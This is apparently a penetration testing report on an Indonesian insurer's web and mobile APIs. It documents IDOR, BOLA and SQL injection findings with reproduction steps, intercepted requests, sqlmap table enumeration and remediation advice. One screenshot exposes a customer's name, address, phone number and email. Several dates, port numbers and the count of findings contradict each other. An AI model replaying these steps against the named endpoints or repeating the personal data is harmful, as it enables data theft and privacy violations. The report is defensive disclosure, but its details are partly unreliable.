

PENETRATION TESTING REPORT

BRINS.CO.ID & BRINS MOBILE



PROTECT
Our Information



PRESERVE
Our Integrity



SAFEGUARD
Our Business

Document No. : SEC-RPT-PNT-2026-09-023

Date : September 2, 2026

Prepared By : IT Security & Network Department

Classification : **RESTRICTED**

Distribution : Brinesia Development



INFORMATION SECURITY

We all have a role in keeping
our information safe and secure.



CONFIDENTIALITY



INTEGRITY



AVAILABILITY



ACCOUNTABILITY

TABLE OF CONTENTS

DOCUMENT SIGN-OFF	ii
ASSESSMENT INFORMATION	iii
EXECUTIVE SUMMARY FINDINGS	iv
↳ Security Findings	v
1.1 Insecure Direct Object Reference (IDOR) Allows Unauthorized Access to Other Users' Profile Data	1
1.2 SQL Injection in ProductCode Parameter	3
1.3 Broken Object Level Authorization (BOLA) Allows Unauthorized Access to Other Users' Claim Data	6
1.4 Broken Object Level Authorization (BOLA) Allows Unauthorized Access to Other Users' Personal and Policy Data	9
1.5 SQL Injection in ProductCode Parameter Allows Unauthorized Database Access	11

DOCUMENT SIGN-OFF

TECHNOLOGY & INFORMATION SYSTEM DIVISION	SIGNATURE
Division Head Rully Harisman	
Deputy Division Head Iwan Setiawan	
IT Security & Network Department Head Razin Haq Umran	
Team Member Seno Alrianto	
Team Member Muhamad Nanda Nugraha	

ASSESSMENT INFORMATION

IT SECURITY DEPARTMENT

Lead Penetration Tester

Razin Haq Umran

Penetration Tester

Muhammad Nanda Nugraha

CLIENT DETAILS

Brinesia Development

ASSESSMENT SCOPE SUMMARY

Engagement Timeframe

08/29/2026-09/02/2026

Project ID: SEC-RPT-PNT-2026-09-023

Report Date: 09-02-2026

Engagement Scope

Web Application


EXECUTIVE SUMMARY FINDINGS

The security assessment identified **three vulnerabilities** affecting the application's **authorization and input validation controls**: **SQL Injection**, **Insecure Direct Object Reference (IDOR)**, and **Broken Object Level Authorization (BOLA)**. The most critical issue, **SQL Injection in the ProductCode parameter**, may allow attackers to manipulate backend database queries and potentially compromise the confidentiality, integrity, and availability of application data. The identified **IDOR** and **BOLA** vulnerabilities further demonstrate insufficient object-level authorization, allowing authenticated users to access other users' profile and claim information by manipulating client-controlled parameters. Collectively, these findings indicate weaknesses in **access control and secure input handling**, which could result in unauthorized disclosure and manipulation of sensitive customer, policy, and claim information.

BRINS.CO.ID & BRINS MOBILE System Risk Rating

IT Security Department calculates **BRINS.CO.ID & BRINS MOBILE** application risk based on Exploitation Likelihood (ease of exploitation) and Potential Impact (potential business impact to the environment).

OVERALL RISK RATING: CRITICAL



EXECUTIVE SUMMARY FINDINGS

Security Findings

2	3	0	0	0
Critical	High	Medium	Low	Informational

Hasil impor dari [BRINS.CO.ID](https://brins.co.id) & BRINS MOBILE mencakup 5 temuan keamanan yang perlu ditindaklanjuti sesuai tingkat risikonya.

FINDING	SEVERITY	DESCRIPTION
1.1 Insecure Direct Object Reference (IDOR) Allows Unauthorized Access to Other Users' Profile Data	High	The application does not properly enforce object-level authorization on the Email parameter. An authenticated user can modify the email address to another user's email and retrieve their profile information. The server relies on the client-supplied identifier without verifying whether the requesting user is authorized to access the referenced customer profile.
1.2 SQL Injection in ProductCode Parameter	Critical	The application is vulnerable to SQL Injection through the ProductCode parameter. User-controlled input is incorporated into a backend SQL query without adequate parameterization or input validation, allowing an attacker to manipulate the underlying database query. Successful exploitation may enable unauthorized access to database information and potentially affect the confidentiality, integrity, and availability of the application.

EXECUTIVE SUMMARY FINDINGS

Security Findings - Continued

FINDING	SEVERITY	DESCRIPTION
1.3 Broken Object Level Authorization (BOLA) Allows Unauthorized Access to Other Users' Claim Data	High	The application was found to have insufficient object-level authorization controls in the selectClaimProposalByAttributesForClaimTracking endpoint. An authenticated user can manipulate the Search parameter from a claim-specific filter to an empty JSON object ({}). As a result, the backend returns claim records without restricting the response to claims belonging to the requesting user or authorized scope. This allows a user with valid access to the application to retrieve claim information belonging to other users/customers, potentially exposing sensitive claim and policy-related information.
1.4 Broken Object Level Authorization (BOLA) Allows Unauthorized Access to Other Users' Personal and Policy Data	High	The application fails to properly enforce object-level authorization on the PolicyNumber parameter. An authenticated user can replace their own policy number with a policy number belonging to another customer and retrieve the associated policy information. The issue is further amplified because policy numbers can be obtained from the previously identified claim data exposure, allowing an attacker to correlate claim and policy information belonging to other customers.
1.5 SQL Injection in ProductCode Parameter Allows Unauthorized Database Access	Critical	The application is vulnerable to SQL Injection through the ProductCode parameter. Insufficient input validation and improper use of SQL queries allow attacker-controlled input to influence backend database operations. Successful exploitation can potentially provide unauthorized access to sensitive database information and enable modification or disruption of backend data.

Insecure Direct Object Reference (IDOR) Allows Unauthorized Access to Other Users' Profile Data

HIGH

OPEN

DATE	CVSS 3.1	SCORE	PROTOCOL / PORT
29/7/2026	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N	8.1	HTTPS / 433

Description

The application does not properly enforce object-level authorization on the Email parameter. An authenticated user can modify the email address to another user's email and retrieve their profile information. The server relies on the client-supplied identifier without verifying whether the requesting user is authorized to access the referenced customer profile.

Impact

An attacker can retrieve other users' profile data by modifying the Email parameter, resulting in unauthorized disclosure of personal/customer information. If exploited at scale, this could enable mass data enumeration, privacy violations, social engineering, and regulatory or reputational impact.

Standard

OWASP API Security Top 10 2023 – API1:2023 Broken Object Level Authorization (BOLA)

Remediation

Implement server-side authorization checks before returning customer profile information. The application should verify that the authenticated user has permission to access the requested customer object. Do not rely solely on client-controlled identifiers such as email addresses. Apply deny-by-default authorization and enforce access controls consistently across all customer-related endpoints.

Technical Details & Reproduction

Affected Resource

```
>_ affected-resource
```


[CODE](#) / [JSON](#)

```
https://staging.user.api.brinesia.app/Customer/selectProfileCustomerByAttributes
```

Step to Produce

1. Authenticate using a valid user account.
2. Intercept the request to POST /Customer/selectProfileCustomerByAttributes.
3. Identify the Email parameter inside the Data object.
4. Replace the email with an email address belonging to another customer.
5. Send the modified request using the authenticated session.
6. Observe that the API returns the profile information of the other customer.
7. Confirm that the returned profile does not belong to the authenticated user.

Proof of Concept



The screenshot shows the Burp Suite interface with a request and response captured. The request is a POST to `https://staging.user.api.brinesia.app/Customer/selectProfileCustomerByAttributes`. The response is a JSON object containing user profile information for a user with ID 0 and email `kevin.zain@work.brins.co.id`. The response also includes a message "Data yang anda cari ditemukan."

Figure 1. Screenshot 2026-09-01 at 09.07.32

SQL Injection in ProductCode Parameter

CRITICAL

OPEN

DATE	CVSS 3.1	SCORE	PROTOCOL / PORT
29/7/2026	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	9.8	HTTPS / 433

Description

The application is vulnerable to SQL Injection through the ProductCode parameter. User-controlled input is incorporated into a backend SQL query without adequate parameterization or input validation, allowing an attacker to manipulate the underlying database query. Successful exploitation may enable unauthorized access to database information and potentially affect the confidentiality, integrity, and availability of the application.

Impact

Successful exploitation may allow an attacker to bypass intended database query restrictions and access or manipulate sensitive application data. In the worst case, this could lead to large-scale data disclosure, data modification/deletion, service disruption, and compromise of the application's backend database.

Standard

OWASP Top 10 2021 – A03:2021 Injection / OWASP API Security Top 10 – API8:2023 Security Misconfiguration

Remediation

Use parameterized queries/prepared statements and strictly validate the ProductCode input according to the expected format. Do not concatenate user-controlled input directly into SQL queries. Apply least-privilege database accounts and implement centralized input validation and database activity monitoring.

Technical Details & Reproduction

Affected Resource

>_ affected-resource


CODE / JSON

<https://staging.claim.api.brinesia.app/DamageType/selectDamageTypeForCustomer>

Step to Produce

1. Authenticate to the application.
2. Intercept the request to POST /DamageType/selectDamageTypeForCustomer.
3. Identify the ProductCode parameter inside the Data object.
4. Test SQL Injection payloads by modifying ProductCode while keeping the remaining request unchanged.
5. Observe that SQL syntax/manipulation affects the application's response or database query behavior.
6. Verify the vulnerability using a controlled, non-destructive SQL Injection payload.

Proof of Concept



The screenshot shows the Burp Suite interface with a POST request intercepted. The request is to `https://staging.claim.api.brinesia.app/DamageType/selectDamageTypeForCustomer`. The request body is a JSON object with the following structure:

```

{
  "Culture": "id-ID",
  "ClientDeviceType": 1,
  "ProjectCode": 24,
  "ClientPlatform": 0,
  "ClientOperatingSystem": "MacIntel",
  "ClientDeviceModel": "rv:154.0",
  "ServerApplicationVersion": "1.4.2",
  "ClientApplicationVersion": "1.1:10",
  "ClientDeviceID": "154.0 Gecko/20100101 Firefox/154.0",
  "UserID": 0,
  "Data": {
    "ProductCode": "0211"
  }
}

```

The response is a 500 Internal Server Error with the following headers:

```

HTTP/2 500 Internal Server Error
Date: Tue, 01 Sep 2026 02:05:12 GMT
Content-Type: application/json; charset=utf-8
Server: cloudflare
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: -1
Pragma: no-cache
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Feature-Policy: accelerometer 'none'; autoplay 'none'; camera 'none'; document-domain 'self'; encrypted-media 'none'; fullscreen 'self'; geolocation 'none'; gyroscope 'none'; magnetometer 'self'; microphone 'none'; midi 'none'; payment 'none'; publickey-credentials-get 'none'; sync-xhr 'self'; usb 'self'; screen-wake-lock 'none'; xr-spatial-tracking 'self';
Permissions-Policy: accelerometer=(), autoplay=(), camera=(), document-domain=(), encrypted-media=(), fullscreen=(), geolocation=(), gyroscope=(), magnetometer=(), microphone=(), midi=(), payment=(), publickey-credentials-get=(), sync-xhr=(), usb=(), screen-wake-lock=(), xr-spatial-tracking=()
Content-Security-Policy: default-src 'self' https://ajax.cloudflare.com; frame-ancestors 'none'; base-uri 'self'; form-action 'self'; font-src 'self'; style-src 'self'; script-src-elem 'self' https://ajax.cloudflare.com; connect-src 'self' https://ajax.cloudflare.com;
X-Content-Security-Policy: default-src 'self' https://ajax.cloudflare.com; frame-ancestors 'none'; base-uri 'self'; form-action 'self'; font-src 'self'; style-src 'self'; script-src-elem 'self'

```

Figure 1. Screenshot 2026-09-01 at 09.05.20

Technical Details - Continued

Proof of Concept - Continued

```
---
[18:41:57] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[18:41:57] [INFO] fetching tables for database: INSURED_MAIN_DB
[18:41:57] [INFO] fetching number of tables for database 'INSURED_MAIN_DB'
[18:41:57] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data
retrieval
[18:41:57] [INFO] retrieved: 121
[18:42:02] [INFO] retrieved: dbo.DT_BRISURF_POLICY
[18:42:53] [INFO] retrieved: dbo.DT_CLAIMCONFIRMATION
[18:43:38] [INFO] retrieved: dbo.DT_CLAIMFEEDBACK
[18:44:03] [INFO] retrieved: dbo.DT_CLAIMFLAG
[18:44:18] [INFO] retrieved: dbo.DT_CLAIMFLAG_OLD
[18:44:35] [INFO] retrieved: dbo.DT_CLAIMINFO
[18:44:50] [INFO] retrieved: dbo.DT_CLAIMINFO_OLD
[18:45:08] [INFO] retrieved: dbo.DT_CLAIMRECONCILE
[18:45:34] [INFO] retrieved: dbo.DT_CMS_TRX
[18:45:51] [INFO] retrieved: dbo.DT_COVERINGCONFIRMATION
[18:46:37] [INFO] retrieved: dbo.DT_COVERINGFEEDBAA
[18:46:59] [INFO] retrieved:
[18:47:00] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:47:12] [WARNING] it is very important to not stress the network connection during usage of time-based payload
```

Figure 2. Screenshot 2026-08-04 at 18.48.52

Broken Object Level Authorization (BOLA) Allows Unauthorized Access to Other Users' Claim Data

HIGH

OPEN

DATE	CVSS 3.1	SCORE	PROTOCOL / PORT
29/7/2026	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N	8.1	HTTPS / 433

Description

The application was found to have insufficient object-level authorization controls in the `selectClaimProposalByAttributesForClaimTracking` endpoint. An authenticated user can manipulate the `Search` parameter from a claim-specific filter to an empty JSON object (`{}`). As a result, the backend returns claim records without restricting the response to claims belonging to the requesting user or authorized scope. This allows a user with valid access to the application to retrieve claim information belonging to other users/customers, potentially exposing sensitive claim and policy-related information.

Impact

An attacker can bypass claim-level authorization and access other users' sensitive claim and policy information, including potential PII, policy numbers, vehicle details, and claim data. This may enable mass data enumeration, resulting in privacy violations, regulatory exposure, reputational damage, and potential misuse of customer information.

Standard

OWASP API Security Top 10 2023 – API1:2023 Broken Object Level Authorization (BOLA)

Remediation

Implement server-side object-level authorization for every claim record returned by the endpoint. The backend should determine the claims that the authenticated user is authorized to access based on their user ID, role, branch, policy ownership, or other applicable business rules, rather than relying solely on client-supplied search parameters. Reject or restrict requests where the authorization scope cannot be established, and ensure pagination/search queries are applied only after authorization filtering.

Technical Details & Reproduction

Affected Resource

```
>_ affected-resource
```

[CODE](#) / [JSON](#)


```
https://staging.claim.api.brinesia.app/ClaimProposal/selectClaimProposalByAttributesForClaimTracking
```

Step to Produce

1. Authenticate to the application using a legitimate user account.
2. Intercept the request to POST /ClaimProposal/selectClaimProposalByAttributesForClaimTracking.
3. Identify the Data parameter containing the RowPerPage, Page, and Search values.
4. Replace the original claim-specific Search value with {} while keeping the authenticated session and other request parameters unchanged. Example:

```
{\\"RowPerPage\\":5,\\"PageTotal\\":1,\\"Page\\":1,\\"Search\\":\\"{\\"}\\"}.
```
5. Send the modified request.
6. Observe that the server returns claim records that are not limited to the authenticated user's authorized claims.

Proof of Concept




The screenshot shows the Burp Suite interface with a request and response captured. The request is a POST to `https://staging.claim.api.brinesia.app/ClaimProposal/selectClaimProposalByAttributesForClaimTracking`. The response is a JSON array of claim records. The 'Data' field in the request body is modified to include a search parameter with a placeholder object.

```
{
  "Culture": "id-ID",
  "ClientDeviceType": 1,
  "ProjectCode": 24,
  "ClientPlatform": 0,
  "ClientOperatingSystem": "MacIntel",
  "ClientDeviceModel": "rv:154.0",
  "ServerApplicationVersion": "1.4.2",
  "ClientApplicationVersion": "1.1.10",
  "ClientDeviceID": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:154.0) Gecko/20100101 Firefox/154.0",
  "UserID": 0,
  "Data": {
    "\\"RowPerPage\\":5,\\"PageTotal\\":1,\\"Page\\":1,\\"Search\\":\\"{\\"}\\"}
  }
}
```

Figure 1. Screenshot 2026-09-01 at 09.06.59

Technical Details - Continued

Proof of Concept - Continued



```
JS main.js M x {} Untitled-1 # style.css x # classification.css U x JS server.mjs x
1  {
6    "Result": [
7      {
11        "PolicyNumber": "1212025121000986",
12        "PolicyStatus": 1,
13        "Status": 8,
14        "PolicyActiveStatus": true,
15        "PolicyPeriodeStatus": true,
16        "PolicyPaymentStatus": true,
17        "PolicyGracePeriodeStatus": false,
18        "BranchCode": "212",
19        "BranchName": "JAKARTA SYARIAH",
20        "ProductCode": "0251",
21        "BusinessCode": "02",
22        "ProductName": "PSAKBI (S)",
23        "AN0": "54284614",
24        "BranchCreatorCode": "212",
25        "BranchCreatorName": "JAKARTA SYARIAH",
26        "PolicyStartDate": "2021-07-30T00:00:00Z",
27        "PolicyEndDate": "2022-07-30T00:00:00Z",
28        "InsuredName": "Tn DONI VITARUS QQ Ny DEWI OCTAVIA",
29        "ReporterFirstName": "DONI",
30        "ReporterMiddleName": "",
31        "ReporterLastName": "VITARUS",
32        "ReporterRelationship": "Policyholder",
33        "ReporterAddress": "JL KECAPI V NO 10A RT 012 RW 005 KEL JAGAKARSA KEC JAGA JAKA
34        "ReporterMobilePhone": "081382958395",
35        "ReporterEmail": "doni.vitarius@gmail.com",
36        "PolicyholderEmail": "doni.vitarius@gmail.com",
37        "IncidentCauseOfLoss": "0251-A01",
38        "IncidentDamageType": "DM02510006",
```

Figure 2. Screenshot 2026-09-03 at 15.06.13

Broken Object Level Authorization (BOLA) Allows Unauthorized Access to Other Users' Personal and Policy Data

HIGH

OPEN

DATE	CVSS 3.1	SCORE	PROTOCOL / PORT
29/7/2026	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	7.5	HTTPS / 443

Description

The application fails to properly enforce object-level authorization on the **PolicyNumber** parameter. An authenticated user can replace their own policy number with a policy number belonging to another customer and retrieve the associated policy information. The issue is further amplified because policy numbers can be obtained from the previously identified claim data exposure, allowing an attacker to correlate claim and policy information belonging to other customers.

Impact

An attacker can access **personal and sensitive policy information belonging to other customers**. When chained with the previous claim data exposure, this can enable broader enumeration and correlation of **customer, policy, and claim information**, potentially resulting in a significant privacy and data protection impact.

Standard

